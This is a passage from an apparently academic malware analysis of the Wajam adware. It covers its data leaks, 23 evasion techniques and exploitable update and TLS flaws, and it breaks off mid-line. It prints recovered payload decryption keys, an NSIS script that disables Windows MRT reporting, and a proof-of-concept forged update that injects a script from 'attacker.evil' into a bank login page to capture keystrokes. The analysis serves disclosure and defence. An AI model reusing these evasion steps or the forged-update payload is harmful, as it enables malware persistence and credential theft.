To detect Wajam-issued certificates, we rely on fingerprints we established based on the reverse-engineering of the certificate generation (see Section 6.12). We performed our scans in Mar. 2019. We detected 52 cases in 25 countries: Indonesia (10 infected peers), Malaysia (4); Argentina, India, Italy, Philippines (3); Brazil, Canada, Chile, France, Honduras, Spain, Thailand, Vietnam (2); Australia, Côte d'Ivoire, Colombia, Denmark, Ecuador, Mexico, Netherlands, Peru, Russia, the US, and Venezuela (1).

During a similar scan we conducted through Luminati in June 2017 through 911k peers in only 33 countries from Reporters Without Borders' list [203], we detected 214 cases in

[5] Advertised with 40M peers, `https://luminati.io`

19 countries: Vietnam (98 infected peers), India (42), Malaysia (16), Thailand (12), the UK (7), Hong Kong (6), Belarus (5), Venezuela (5); Egypt, France, Libya, Pakistan (3); Iran, Russia, Turkey, the US (2); South Korea, Sri Lanka, and Yemen (1).

Note that peers on the Luminati network are not necessarily representative of the general population; therefore, the proportion of infections might not be informative. However, Wajam was found in a total of 35 countries between 2017 and 2019, highlighting the scope of its infections.

6.8 Private Information Leaks

Beyond installing the files onto the system, the installer also performs other core tasks, including the generation of unique IDs, and leaking browsing and download histories. We detect these leaks from the network captures and trace their origin into the binaries to better understand them.

Unique IDs. Two unique identifiers are generated during installation based on a combination of the MAC address, user folder path, and disk serial number. These IDs are appended to all requests made to Wajam's servers and ads distributors. They are used for ad tracking, and to detect repeated installations to identify pay-per-install frauds by Wajam distributors, i.e., a distributor faking numerous installations to increase its revenue from Wajam [191].

The first one, called `unique_id` or `uid` is generated as the uppercased MD5 hash of the combination of: 1) the MAC address of the main network adapter, 2) the path for the temporary folder for applications (which contains the user account's name), and 3) the corresponding disk's serial number. The calculation of second identifier, `machine_id` or `mid`, appears to intend including the Machine GUID; however, a programming error fails to achieve this goal, and instead includes some artifact of the string operations performed on the MAC address. In our case, the `mid` was simply the MAC address prepended by a "1". This issue was never fixed.

From B1, the installer leaks the list of installed programs as found in the registry, minus Microsoft-specific updates in some cases. The OS version and the date of the installation obtained from Wajam's own timestamping service, are also sent in each query.

From C6, the browsing history of IE, Firefox and Chrome is sent in plaintext to Wajam's servers, along with the history of Opera from D6. Only the newest sample we analyzed, dated from July 2018, sends this information over HTTPS. This leak is the most privacy-sensitive. For users who do not configure an expiration of their history, the leak could span over several months' worth of private data. In Chrome, the local history expires after three months [27], mitigating the extent of the leak; however, other browsers do not expire their history, which could last for years. In parallel, the download history, i.e., the URLs of downloaded files, is also sent in plaintext except in the latest sample.

After the installation, Wajam continues to send the list of browser addons/extensions, installed programs, and detected AVs whenever it fetches updates from the server.

Samples dated after the end of 2016 (from D5) check whether they are running on a virtual machine by calling the CPUID instruction. The result is appended to all HTTP(S) queries made by the installer, along with the BIOS manufacturer name, which could also expose the hypervisor. We are unsure about the consequences of this reporting as we still observed fully functional samples in our VMs (with complete updates and injected ads).

In A2, the installer sends a verbose installation log over plain HTTP to a script named `client_send_debug_info.php` on *wajam.com*. The POST request contains full paths including the user's home directory, along with the network adapter's MAC address, the drive's serial number, and the unique IDs mentioned above. This behavior occurred only in this sample. Given the name of the target script and the single occurrence of such installer, the sample could be a version intended for debugging purposes only.

6.9 Anti-analysis and Evasion

Wajam leverages at least 23 techniques to hinder static analysis, fingerprinting, reverse engineering, and antivirus detection: 1) metamorphism, 2) changing static resources, 3) nested executables, 4) payload compression and encryption, 5) steganography, 6) custom encryption and encoding, 7) obfuscated key reconstruction, 8) obfuscated installer script, 9) obfuscated .NET and PowerShell, 10) auto-whitelisting in Windows Defender, 11) disabling MRT, 12) inflated files, 13) string obfuscation and encryption, 14) dynamic API calls, 15) junk and dead code, 16) encrypted code, 17) anti-IDA Pro measures, 18) unique readable strings as function arguments, 19) randomized names, 20) rootkit, 21) persistence/resurrection module, 22) detection of installed antiviruses (only leaks the result), and 23) digital signatures (or the lack thereof). We discuss these techniques below.

T1: Metamorphism. The main technique is to produce metamorphic variants, i.e., an obfuscated packer that changes dynamically its logic around the same template and evolves through generations. It unpacks varying payloads that perform similar actions. This translates into numerous variants, which are released daily, mostly around 3–5pm UTC since at least 2018. Variants seems to be released automatically, hence it would be interesting to identify the underlying generator. However, we could not find any name or fingerprint.

T5: Steganography. Starting from D14, the installer unpacks a handful of small DLL files, and a large picture or audio file (MP3, WAV, BMP, GIF, PNG). At first, this media file appears to contain only random audio noise or colors, and could be a simple dummy file only useful to arbitrarily inflate the installer's size (cf. [146]). The DLLs are, in fact, used to reconstruct an encrypted compressed nested installer. The payload is simply stuffed into data sections of the media file. For instance, in D14, an MP3 file is composed of MPEG frames starting with a four-byte header and followed by 622 bytes of data. We found that the DLL extracts and concatenates the data section from each frame to reconstruct a GZip file, which in turn reveals a second NSIS installer. From D20, the payload starts from an arbitrary offset, complicating automated deobfuscation.

To the best of our knowledge, only few cases of malware leveraging steganography are known, and they relied on a single format and trivial encryption [65, 145]. Wajam thus brings steganography to multiple formats, with added obfuscation.

ID	**Hidden in**	**Payload reconstruction**	**Encryption/ Compression**	**Stream encryption keys**
D14–15	MP3	Concatenated MPEG frame data	plaintext (GZip)	*Not applicable*
D16	MP3	Concatenated MPEG frame data	custom encryption	*Not applicable*
D17	GIF	In section after LSD + custom offset	custom stream cipher+compression	`2njZEYFf`, `qsjmoRZ7FM`
D18	BMP	BitmapLine section + custom offset	custom stream cipher+encryption +compression	`ldXTyqwQ`, `ckXKI19jmC`
D19	WAV	First DataChunk samples + custom offset	custom stream cipher+compression	`47txnKuG`, `eyimwKIOBG`

Table 17: Steganographic techniques to hide a nested installer in samples from end-2017 to 2018

T2: Changing static resources. Early versions of Wajam shared the same icon on their installers. The icon is later changed between variants at few random pixel locations. The color of these pixels is slightly altered to give a new icon while remaining visibly identical, see Figure 14. As a result, the hash of the resource section varies, preventing easy resource fingerprinting. Starting from D11, Wajam picks random icons from third party icon libraries for both the installer and installed binaries. An illustration is given in Figure 15.




Figure 14: Icon polymorphism with slight pixel alteration

T3: Nested executables. From C8, Wajam's main installer unpacks and runs a second NSIS-based installer.

T4: Payload compression and encryption. The nested installer is encrypted starting from C10, with the key appended at the end of the ciphertext. Similarly, the goblin DLL is




Figure 15: Icons used in the Wajam's installers we collected

compressed and encrypted starting from C6 using RC4 and a hardcoded 16-byte key. From D11, the updater is also encrypted with a hardcoded XOR key, then with RC4 in D16. The injection rules and updates fetched by Wajam are also encrypted (see Section 6.10).

T6: Custom encryption and encoding. While payload encryption was usually done with RC4 or XOR, a custom stream cipher is used starting from D17 for the nested installer, outlined in Algorithm 1. We note that the construction of this cipher, reminiscent of shift registers, is not necessarily justified from a security point of view. Rather, we believe its convoluted form mostly serves obfuscation purposes. From D20, the encryption becomes difficult to comprehend as it involves more than 2000 decompiled lines of C code, with numerous branches and inter-dependent loops. The decryption seems to update an intermediate state, and may likely be a stream cipher; however, we could not identify which one. Alternatively, it could be a form of encoding since we could not find an associated key either. Malware is known to modify encryption routines; however, the changes are small enough and the underlying algorithm is still identifiable, e.g., modified RC4 in Citadel [70].

Decrypting payloads. Steganography-based samples D14–18 protect the BRH, by XORing it with a random string found in a stub DLL. Due to the challenges in understanding the decryption routine to find the key, we found that it is easier to brute-force the decryption with all printable strings from that stub DLL until an executable format is decrypted. Alternatively, since parts of the PE headers are predictable, it is possible to recover this key

Algorithm 1 Custom stream cipher in samples D17 and above

```
Input: ciphertext $c$, first key $key_1$, second key $key_2$
Output: plaintext $p$
  $p \leftarrow []$
  for $i$ from 0 to len$(c) - 1$ do
      $p[i] \leftarrow c[i] \oplus key_1[i \mod \text{len}(key_1)]$
      $key_1[i] \leftarrow p[i]$
      $p[i] \leftarrow p[i] \oplus key_2[i \mod \text{len}(key_2)]$
      $key_2[i] \leftarrow p[i]$
  end for
```

using a known-plaintext attack. However, since D17, this attack is no longer possible as the plaintext is further compressed using a custom method for which there is no known fixed values. Table 18 lists the keys we recovered for the BRH.

ID	XOR key	Output
D14	`NAF6TDWRR8H0E3`	plaintext
D15	`K3H20MKNH5UZKO`	plaintext
D16	`AVBZALVDGSAQ2MXF1WHE3XU`	plaintext
D17	`0BYRGU14TWHBNTQ0P`	custom compression
D18	`RR5TQZ88AL6E7Z4NS8`	custom compression
D19-23	*(not fully RE'd)*	*(not fully RE'd)*

Table 18: Decryption keys for the DLL used to retrieve information about the system and browsers (`brh.dll`) found encrypted in samples from end-2017 to 2018

Similarly, the goblin DLL is compressed and encrypted starting from C6 using RC4 and a hardcoded 16-byte key. The key is located in the main executable and can be found by extracting all strings and trying them to decrypt the DLL until a valid GZip header appears.

Table 19 lists the keys we recovered for the goblin module.

Finally, a separate updater runs a Windows service that relies on an encrypted payload called `service.dat`. In D11–15, the encryption also simply relies on a 16-byte XORed pattern; however, it is not found as plaintext in the main or updater file. Instead, by XORing a known pattern from the PE header, we can recover the key. To fix this weakness, samples starting from D16 switched to RC4, forcing the search of the key obfuscated in one of the executables.

T12: Inflated files. Some malware scanners are known to discard large files [79, 160], hence an obvious anti-analysis technique is to inflate the size of the executable. Seven

ID	Key	Type	DLL name
C6	Q7P6ZTLWMLK6HTU3	RC4	wajam_goblin.dll
C7	TKOHVURJCWAXXINA	RC4	wajam_goblin.dll
C8	CPAU7VKQRI7U8PEK	RC4	md5(GUID+'wajam_goblin.dll')
C9	NT0DRJ1RJKIWSSA7	RC4	md5(GUID+'wajam_goblin.dll')
C10	3ZHLH3HJ4NOW1FVK	RC4	md5(GUID+'wajam_goblin.dll')
C11	KVFB47HIYXRVNT4T	RC4	md5(GUID+'wajam_goblin.dll')
C12	BQS1MUAW64ENNRF3	RC4	md5(GUID+'wajam_goblin.dll')
C13	HBS57M2BD1OHHK6S	RC4	md5(GUID+'wajam_goblin.dll')
C14	5682VXAM34MFB5TK	RC4	md5(GUID+'wajam_goblin.dll')
C15	56B38AXWW2YAAMMH	RC4	md5(GUID+'wajam_goblin.dll')
C16	1M7O6L9LU4C2KMIK	RC4	md5(GUID+'wajam_goblin.dll')
C17	T0R00V9B64TR7RKK	RC4	md5(GUID+'wajam_goblin.dll')

Table 19: Decryption keys for the "goblin" DLL injected into browsers in samples from the third generation

ID	Nested installer filename	RC4 key (64 bytes)
C10	wie.dat	AXOD3MTRAXX9ISMKLRE401YOJCJOZZL7NOBDTBJ2033UWCNO9QA6JJFOMROLD5KI
C11	wie.dat	88D03624GQWEZUBFUJZ1PJHWB1UYU5COP8UU3FW4NV1ID85Q8M57PFNFTL4C3YMR
C12	wie.dat	RT93UX0MIDZQVMXT2QBZFV5358F477KPLGX1ZCXV4UWPC0ZXZSOR7YF1MGJVLZOY
C13	wie.dat	6OE985384DJTMR44UD2P77BDEHMX03Q603KZT5H7KMTI18A76P6NOBEWGQ92CIED
C14	wie.dat	NIFSDC8UDA9I1QZGVXA446WGWI7YC0RZTBYRX50SY57SI3W21U9LZHW3BNN2CZTF
D1	wie.dat	R2SFHDEPTV3WGO8ZJUMJ4DW6PXEWDFXZYTX7FA6BA8EKFQVO7FC5X2GCEVKN3H0R
C15	wie.dat	A56GE1T9P8EK6O8VFFR4RM6NNX4I1NWYT82EC39WLDBBDS6QMWVYZWTMK3D1NBQ4
D2	wie.dat	K0BEB3V1JY0AA5HLWZKTTX95CTWZPM2N0KIWIB8XVZXQ9EM38EG27TOJXACPCGGX
C16	wie.dat	5CFRULZVADR6C05MOFL4IJH6V8UBJ81CID5AQNRS2XVDP2LI03PQ0GQG0HUI7ZTP
D3	wie.dat	ZNSNBB99R8EQWIL7VB7NWC0S02ALWLB40RW1C9JDW346IGI81KMYESFMOA89YDO3
C17	wie.dat	HA8K2LHUO8D08EQXQJ0IGL0XBBGWFNM0ROGQPNIB3J5WNKYS4TLOAJIBIPXEPYS6
D4	wie.dat	SP347G50FVI0O32ESQIKYUDH94GTWI1VX0W56W858VKDFQROEOVN8ZDALVQRAT95
D5	wie.dat	D54PD8AE7ZRCBG9HSEZW3IJ38OUNLKQTSGHU8OCL56L8CC6C0G0VA5P5IPN6Z5Y5
D6	chvfcNyhg	AK7VBN4JF7LAGY4PO1VFZVV2TUKTOQWOEVOHKSWJB7KSV47WK452RWVDOKWE418P
D7	XUUw8ETr-58EQQBUXE2W	3UI7IX2F3L5RKMQUSN5XSDZUOY7WMRWIH1XT3H0U1N4YLYXWRRV9QF87ED4682CW
D8	WrTQxzGTW	090C0U9PUC287RXILDXJ7Y8J0ZMTBMLOB9WJ3E3XV5OLOYF00N1S1RP97OMYGPG5
D9	sGC6_x	HNSOWVL1V9SO9W6JA7BTEUOGYR7YPPL3HC5D5SZF51GN90A5OHTCFDT1F5F82EW0
D10	g044B2e	9VMW325WML3F0JBTKIW492R8IQVVYF8THXKPRLGZAFHG5BDSV1GBGQZM1T6ZE0HH

Table 20: Nested installer's decryption keys for samples from 2016 to mid-2017

samples rely on enlarged .rdata (C17, D4) or code sections (D6–10), resulting in binaries ranging from 9 to 26MiB in size. The first type consists of a large .rdata section that contains strings duplicated hundreds of times. However, this section contains actual strings used in the unobfuscated application. Given that such strings are meant to be decrypted at runtime, it is unclear why the developers left plaintext strings in the binary, or if large .rdata sections are at all meant for evasion. Large code sections tend to slow IDA Pro's analysis, possibly due to gibberish instructions parsed.

The goblin DLL is also sometimes decrypted at runtime and written back to disk, at which point it is inflated by appending 10MiB of apparently random data. In addition, the size of the installer increases over time and heavily fluctuates in the fourth generation, between 4–10MiB, depending on the size of the installed files. In turn, the unpacked file sizes depend on T15.

T7: Obfuscated key reconstruction. In D17–19, up to two keys are combined and reconstructed from arbitrary string manipulations over the key found in the ciphertext.

T8: Obfuscated installer script. The NSIS scripts, which can be decompiled from installers, are obfuscated with thousands of variables and string manipulation operations. We could not find a description of such behavior in the literature. Note that techniques to prevent the identification and recovery of NSIS installers are not used [189]. Unlike the nested installer, the outer one remains unobfuscated. This could be done to avoid simple heuristics.

T9: .NET and Powershell obfuscation. In the FiddlerCore generation, the Windows service is responsible for adjusting the browser proxy settings and launching the FiddlerCore-based network proxy written in C#. Samples from 2014 are not obfuscated and the C#/.NET components are decompilable. Starting from sample B4, the method and variable names of C# components are randomized. The deobfuscator de4dot [47] detects that Dotfuscator [196] was used to obfuscate the program; however, only generic method and variable names were reconstructed. Also, de4dot does not remove obvious dead code. Indeed, useful lines of code are interleaved with string declarations made of concatenated random strings. Since such strings are never used, except possibly in the declaration of other such strings, they are easy to remove automatically.

The Powershell persistence module consists of a long *encrypted standard string*, using a user-specific key. As the script runs with SYSTEM privileges, only this account can successfully decrypt the string, revealing another Powershell script that is then invoked. Since decrypting such strings is not directly allowed, the script converts the standard string to a

SecureString, creates a `PSCredential` object, and sets the SecureString as the password. Then, it obtains the plaintext password from this object.

T10: Auto-whitelisting. From D5, the installer whitelists the installed program paths in Windows Defender. Wajam inserts the paths of its main components under `HKLM\Software\Microsoft\Windows Defender\Exclusions\Paths`. Figure 16 shows the NSIS script responsible for changing MRT's settings, with support for 32-bit and 64-bit systems.

```
Function func_3030
  SetRegView 64
  WriteRegDWORD HKLM SOFTWARE\Policies\Microsoft\MRT
      DontReportInfectionInformation 0x00000001
  WriteRegDWORD HKLM SOFTWARE\Policies\Microsoft\MRT
      DontOfferThroughWUAU 0x00000001
  SetRegView 32
  WriteRegDWORD HKLM SOFTWARE\Policies\Microsoft\MRT
      DontReportInfectionInformation 0x00000001
  WriteRegDWORD HKLM SOFTWARE\Policies\Microsoft\MRT
      DontOfferThroughWUAU 0x00000001
FunctionEnd
```

Figure 16: NSIS script to modify Microsoft MRT settings

T11: Disabling MRT. From D12, the installer also disables the monthly scans by Windows Malicious Software Removal Tool (MRT) along with the reporting of any detected infections.

T13: String obfuscation and encryption. Since C1, string literals in the installed binaries are all XORed with a per-string key.

T14: Dynamic API calls. External library calls are made dynamically by calling the `LoadLibrary` API function provided with a DLL name as argument (obfuscated with T13).

T15: Junk and dead code. Junk/dead code usually involves adding, replacing, or reordering instructions [202, 120]. Wajam's junk code is quite distinct from what can be found in the literature. It involves: 1) string manipulation on large random strings, 2) inter-register operations, 3) calls to Windows library functions that only swap or return some fixed values, 4) tests on the result of such dummy functions, 5) large never-executed conditional branches, and 6) dependence on global variables. Useful operations are thus interleaved with such junk code. Due to modifications that are sometimes made to global variables common to many functions, these functions are not deterministic from their inputs, thus junk code removal is challenging. For instance, in D17, the DLLs that read and decode media files (T5), contain more than 2000 and 400 junk functions, respectively, that can be called up to a dozen times each. The resulting call graph is also useless.

T16: Encrypted code. The main executable's code section is encrypted in D5–10 with a custom algorithm based on several byte-wise XOR and subtraction operations. Chunks of 456KiB are decoded with the same logic, while each chunk is decoded differently. Such samples correlate with installers where the file name is prefixed with "WBE_crypted_bundle_", suggesting that the encryption layer was added after compilation, possibly by a third-party toolkit.

T17: Anti-IDA Pro measures. Encrypted code (T16) involves multi-MiB placeholders in the code section to receive decrypted instructions (the decryption is not in-place). They are pre-filled with a single byte padding. As a byproduct of this technique, both the padding and encrypted instructions are difficult to analyze by a disassembler. For instance, IDA Pro hangs for over two hours on sample D9, containing 4MiB of the byte `B9` (interpreted as a jump instruction), followed by another 3MiB of encrypted instructions.

T18: Unique readable strings as function arguments. Often, functions are called with an argument that is a unique random string, or a brief extract from public texts; e.g., we found strings from the Polish version of *Romeo and Juliet* in D14–16, and from *The Art of War* by Sun Tzu in D17,19,23. This technique could be used to thwart heuristics (based on entropy or human-readable text); however, we are unsure about its intended target.

T19: Randomized names. From B4, installed executable filenames appear random. The installation folder itself becomes randomized from C14 and D3. The names are actually derived from the original name (e.g., wajam.exe), combined with the Machine GUID obtained from registry, and hashed, i.e., `md5(GUID+filename)`.[6] This pattern is also used in the common name of root certificates from the fourth generation (see Appendix 6.12.1).

T20: Rootkit. C11,17,18 rely on a kernel-mode driver to hide the installation folder from the user space, effectively turning Wajam into a rootkit. C11 also remains even more stealthy as it does not register itself as an installed program and hence does not appear in the list for users to uninstall it. The file system driver responsible for hiding Wajam's files is called Lacuna and is either named `pcwtata.sys` or similar, and is signed by DigiCert.

T21: Persistence module. Wajam establishes persistence through executables or scripts that are left in the `C:\Windows` folder and not removed by uninstalling the product. While executables could be detected by antiviruses, Wajam leverages (obfuscated) Powershell scripts in samples C17, D3 and D12–13. A scheduled task is left on the system to trigger the persistence module at user logon. From D14 onward, the persistence module is a regular executable, inheriting some anti-analysis techniques previously mentioned, and set up as a Windows service that starts at boot-time. The module checks for the presence of the installation directory and main executable. If they do not exist, the module follows the process of updating the application by querying a hardcoded URL to download a fresh variant. This behavior is mostly intended for reinstalling the application after it has been uninstalled, or removed by an antivirus. However, we found that the hardcoded URL is not updated throughout the lifetime of the module on the system, and could be inaccessible when necessary.

T22: Detection of installed antiviruses. In every sample since C6, Wajam looks for

[6] For instance, `C:\Program Files\WaNetworkEn\wajam.exe` becomes `C:\Program Files\b686d944556d5de03afc6aa639bff9c7\06ca8c13762fca02c5dae8e502fd91c9.exe`, with the folder name corresponding to `md5(MachineGUID+'WaNetworkEn')` and the filename taken from `md5(MachineGUID+'wajam.exe')`.

the presence of a series of 22 major antiviruses and other endpoint security software, then attaches the list of detected products to almost every query it makes to Wajam's server. This might be used to evaluate the distribution of AVs among victims and tailor efforts to evade the most popular ones. Notably, some of the listed products are intended for business use only, e.g., AhnLab and McAfee Endpoint, raising concerns that Wajam might also targets enterprises specifically. The list of security product and/or vendors that Wajam searches for are listed in Table 21.

AVAST Software
AVG
AhnLab
Avira
BitDefender
BullGuard Ltd.
ESET
KasperskyLab
Malwarebytes Anti-Malware
McAfee Endpoint
McAfee MSC
Microsoft Antimalware
Norman Data Defense Systems
Norton
Panda Security
Safer Networking Limited
SUPERAntiSpyware.com
TrendMicro
UnThreat
VIPRE Internet Security
WRData
Zone Labs

Table 21: Security solutions checked by Wajam in registry

T23: Digital signatures. Before D9, samples are digitally signed, which could help the installer appear legitimate to users when prompted for administrative rights (when distributed as a standalone app), and lower detection by AVs [151]. From D9 (i.e., shortly after Wajam was sold to IMTL), only the network drivers are still signed, as required by Windows. Presumably, since the signing certificates are issued to Wajam's domains, which could help AVs to fingerprint the installer, signatures were removed. Also, Wajam already inherits admin privileges from the bundled software installer that runs it and no longer triggers Windows UAC prompts. From D20, the main installed binaries are also signed.

6.10 Security Threats

In this section, we discuss the security flaws we identified in Wajam's TLS proxy certificate validation, along with vulnerabilities of its auto-update mechanisms that lead to arbitrary content injection (with possible persistence) and privileged remote code execution.

Certificate validation issues. In the 2nd and 4th generations, Wajam acts as a TLS proxy, and therefore is expected to validate server certificates. FiddlerCore-based samples (2nd gen.) properly do so. However, in ProtocolFilters-based samples (4th gen.), Wajam fails to validate the hostname, since at least Apr. 2016 (D1). Thus, a valid certificate for *example.com* is accepted by Wajam for *any* other domain. Worse, Wajam even replaces the Common Name (CN) from the server certificate with the domain requested by the client. In turn, the browser accepts the certificate for the requested domain as it trusts Wajam's root certificate.

Swapping the CN with the requested domain is somewhat mitigated, since 1) CAs should include a Subject Alternate Name (SAN) extension in their certificates, which is copied from the original certificate by ProtocolFilters, and 2) browsers may ignore the CN field in a certificate if a SAN extension is present. In particular, Chrome rejects certificates without SAN [209]. Consequently, if an attacker obtains a valid certificate for any domain without a SAN extension, they are still able to perform a MITM attack against IE and Firefox when Wajam is installed.

Despite the deprecation of CN as a way of binding a certificate to a domain [204] in 2000, Kumar et al. [154] recently showed that one of the most common errors in certificate issuance by publicly trusted CAs is the lack of a SAN extension. For the sake of our experiment, we inserted our own root certificate in the Windows trust store and issued a certificate without SAN for *evil.com*. Wajam successfully accepted it when visiting *google.com*, and the Wajam-generated certificate in turn was accepted by IE.

Shared root private key. We located the code in ProtocolFilters responsible to create the

Sample	Root certificate's Common Name
B1–B3	Wajam_root_cer
B4–B5	WNetEnhancer_root_cer
B6	WaNetworkEnhancer_root_cer
D1–D2	md5(GUID+‘WajaInterEn’)[0:16]
D3	md5(GUID+‘WNEn’)[0:16]
D4	md5(GUID+‘Social2Se’)[0:16]
D5–D8	md5(GUID+‘Socia2Sear’)[0:16]
D9	md5(GUID+‘Socia2Se’)[0:16]
D10	md5(GUID+‘Socia2S’)[0:16]
D11	md5(GUID+‘Soci2Sear’)[0:16]+‘ 2’
D12–D21	md5(GUID+‘SrcAAAesom’)[0:16]+‘ 2’
D22–D23	base64(md5(GUID+‘SrcAAAesom’)[0:12])+‘ 2’

Table 22: TLS root certificates in 2nd and 4th generations

root certificate used for interception. The code either generates an RSA-2048 private key (using OpenSSL), or use a default hardcoded one. Unfortunately, the default settings are used and all 4th generation samples share the same key. We performed a successful MITM attack on our test system using a test domain. Consequently, an attacker could impersonate any HTTPS websites to a machine running Wajam's fourth generation by knowing the root certificate's CN to properly chain the generated certificates. However, the CN is based on the Machine GUID, as illustrated in Table 22 (more details in Section 6.12.1).

Since the Machine GUID is unpredictable and generally unknown to an attacker, and since the resulting CN carries at least 48 bits of entropy in our dataset (starting from D22, 64 bits in prior samples), crafting certificates signed by a target Wajam's root certificate is generally impractical. Indeed, an attacker would need to serve an expected number of 2^{47} certificates to a victim before one is accepted. We note that environments with cloned Windows installations across hosts could be more vulnerable if the Machine GUID is not properly regenerated on each host, as it is possible to obtain it from a single host with few privileges.

Nevertheless, during our scans through residential proxies (see Section 6.7), we also found cases of injected scripts pointing to Wajam domains with much shorter issuer CNs, e.g., "MDM5Z 2" providing under 15 bits of entropy (see Section 6.12.1). This could indicate more recent variants are at higher risk of MITM attacks.

The FiddlerCore-based generation is immune to this issue as keys are randomly generated at install-time using *MakeCert*.

Auto-update mechanism. Wajam periodically fetches traffic injection rules, browser hooking configurations, and program updates. Updates are fetched upon first launch, then Wajam waits for a duration indicated in the last update (from 50 to 80 minutes in our tests), before it updates again. While early samples fetched plaintext files, all recent samples and the whole 4th generation download encrypted files. The decryption is handled in an encrypted DLL loaded at runtime. We found that Wajam uses the MCrypt library to decrypt updates with a hardcoded key and IV using the Rijndael-256 cipher (256-bit block, key and IV) in CFB-8 mode. The key and IV are the same across all versions. The content of such updates and the implications of lacking the proper protection are discussed below.

Downgraded website security. From the 2nd generation, Wajam fetches traffic injection rules, containing a list of domains and instructions to inject scripts. The injection file is a JSON structure containing "supported websites." For each website, a list of regular expressions is provided to match URLs of interest, often specifically about search or item description pages, along with specific JavaScript and CSS URLs to be injected from one of Wajam's several possible domains. The rules also include HTTP headers or tags to be added or removed.

Since the content injection relies on loading a remote third-party script, browsers may refuse to load the content due to mixed-content policies, or the Content Security Policy (CSP) configured by the website. Mixed-content is addressed by loading the script over the same protocol as the current website. For websites that specify a CSP HTTP header or HTML tag, Wajam removes this CSP from the server's response before it reaches the browser, to ensure their script is properly loaded. Wajam removes the CSP from Facebook, *mail.ru*, Yandex, *flipkart.com*, and Yahoo Search; see Fig. 17 where the CSP header is dropped from *facebook.com*.

Other response headers are also removed in some cases, including `Access-Control-Allow-Origin`, which would allow the given website's resources to be fetched from different origins than those explicitly allowed by the website, and `X-Frame-Options` (e.g., on *rambler.ru*), enabling the website to be loaded in a frame.

Such behaviors not only allow injected scripts to be successfully loaded and fetch information, but also effectively downgrade website security (e.g., XSS vulnerabilities may become exploitable).

```
[facebook]
  [domains]
    [0] => facebook
  [patterns]
    [0] =>
     ^https?:\/\/(www\.)?facebook.com(?!(\/xti\.php))
  [js]
    [0] =>
     se_js.php?se=facebook&integration=searchenginev2
  [css]
  [headers]
    [remove]
      [response]
        [0] => content-security-policy
```

Figure 17: Example of traffic injection rule for `facebook.com` that matches all pages except `xti.php`

Arbitrary content injection. Traffic injection rules are always fetched over plain HTTP. Although updates are encrypted, an attacker can learn the encryption algorithm and extract the hardcoded key/IV from any Wajam sample in the last few years, to easily forge updates and serve them to a victim through a simple MITM attack.

As a proof-of-concept, we suppose that *bank.com* is a banking website with its login page at `https://login.bank.com`. We craft an update file that instructs Wajam to insert a JavaScript file of our choice, hosted on our own server, and encrypt it using the key that we recovered. The plaintext traffic injection rule is provided in Fig. 18. Once the

```
{"version":"1",
 "update_interval":60,
 "base_url":"\/\/attacker.evil\/",
 "supported_sites":
   {"bank":
     {"domains":["bank"],
      "patterns":["^https?:\\\/\\\/login\\.bank\\.com"],
      "js":["bank.js"],
      "css":[],"version":"1"}},
 "process_blacklist":[],
 "process_whitelist":[],
 "update_url":"https:\/\/attacker.evil\/mapping",
 "css_base_url":"\/\/attacker.evil\/css\/",
 "url_filtering":[],
 "bi_events":[],
 "url_tracking":[],
 "protocols_support":
   {"quic_udp_block":1}}
```

Figure 18: Traffic injection rule to insert a malicious script on `login.bank.com` located at `//attacker.evil/bank.js`, and redirect future update queries to `https://attacker.evil/mapping`

update is fetched by Wajam (i.e., after around an hour, or at boot time), and upon visiting the bank's login page, our malicious script is loaded on the bank's page and is able to manipulate the page's objects, including listening to keystroke events in the username and password fields. No default cross-origin policy would prevent our attack. If the bank's website implemented a CSP, it could be easily removed from the server's HTTP response.

We note that Wajam already has the infrastructure in place for maliciously injecting *any* script into *any* website at will, by simply distributing malicious updates. Such updates could be short-lived for stealthiness, yet affect a large number of victims.

Moreover, updates systematically contain the URL of the next update to fetch. Once Wajam downloads an update and caches it to disk, it does not use its hardcoded URL anymore. Hence, the effect of a compromised update is persistent. Our malicious update (Fig. 18) instructs Wajam to fetch further updates from our own server, alleviating the need to repeatedly perform MITM attacks.

Privileged remote code execution. Wajam also queries for program updates and retrieves the manifest of potential new versions. Several parameters are passed, including Wajam's current version, and the list of detected security solutions, possibly influencing which update is served. If an update is available, the URL where to fetch a ZIP package is provided, which is downloaded and uncompressed into the installation directory.

Similar to the attack on traffic injection rules, it is possible to serve a fake update manifest to trigger an update from a malicious URL before mid-Feb. 2018 (D18), while software updates were fetched over HTTP. This would enable an attacker to inject its own binary that will be run with SYSTEM privileges; however, we have not tested this attack. Starting from D18, software updates are fetched over HTTPS and it appears that Wajam properly validates the server certificate, mitigating this attack.

6.11 Content Injection

We discuss below the domains targeted for injection, and the content injected into webpages. We also summarize the specificities of the 3rd generation that conducts MITB attacks.

6.11.1 Targeted Domains

The injection rules fetched between Feb. to July 2018 always include 100 regular expressions to match the domains of major websites, with only one change during this period. The injected domains include popular search engines, social networks, blogging platforms, and various other localized businesses in North America, Western Europe, Russia, and Asia. The list contains notable websites, e.g., Google, Yahoo, Bing, TripAdvisor, eBay, BestBuy, Ask, YouTube, Twitter, Facebook, Kijiji, Reddit, as well as country-specific websites, e.g., *rakuten.co.jp*, *alibaba.com*, *baidu.com*, *leboncoin.fr*, *willhaben.at*, *mail.ru*. The total number of websites that are subject to content injection is not easy to quantify due to the nature of some URL matching rules, e.g., in the case of the blogging platform Wordpress, blogs are hosted as a subdomain of *wordpress.com* and Wajam's rules match *any* subdomain, which could be several millions [247].

```
<script data-type="injected" src="//technologietravassac.com/addon/
   script/google?integration=searchenginev2&har=2&v=n11.14.1.86&
